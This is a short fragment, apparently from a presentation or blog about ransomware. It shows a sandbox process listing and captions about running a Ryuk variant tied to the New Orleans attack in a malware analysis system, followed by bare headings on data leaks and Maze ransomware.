


vmtoolsd.exe	1980		912 B/s	11.88 M
jusched.exe	1988			4.45 M
ctfmon.exe	2004			916
FakeNet.exe	1468		56 B/s	6.25 M
ipconfig.exe	304			68
V2.exe	3084		42.12 kB/s	178.63 M
RMMKwYR.exe	4012	95.31		180.55 M
ProcessHacker.exe	4856		58 B/s	10.26 M


Variant of Ryuk that affected New Orleans in my malware analysis system



# High CPU Usage (encrypting)



**Variant of Ryuk that affected New Orleans in my malware analysis system**



## Variant of Ryuk that affected New Orleans


Files encrypted by Ryuk after executing v2.exe

<https://www.bleepingcomputer.com/news/security/ryuk-ransomware-likely-behind-new-orleans-cyberattack/>



# Data Leaks





## Maze ransomware and data leak group



# MAZE Ransomware

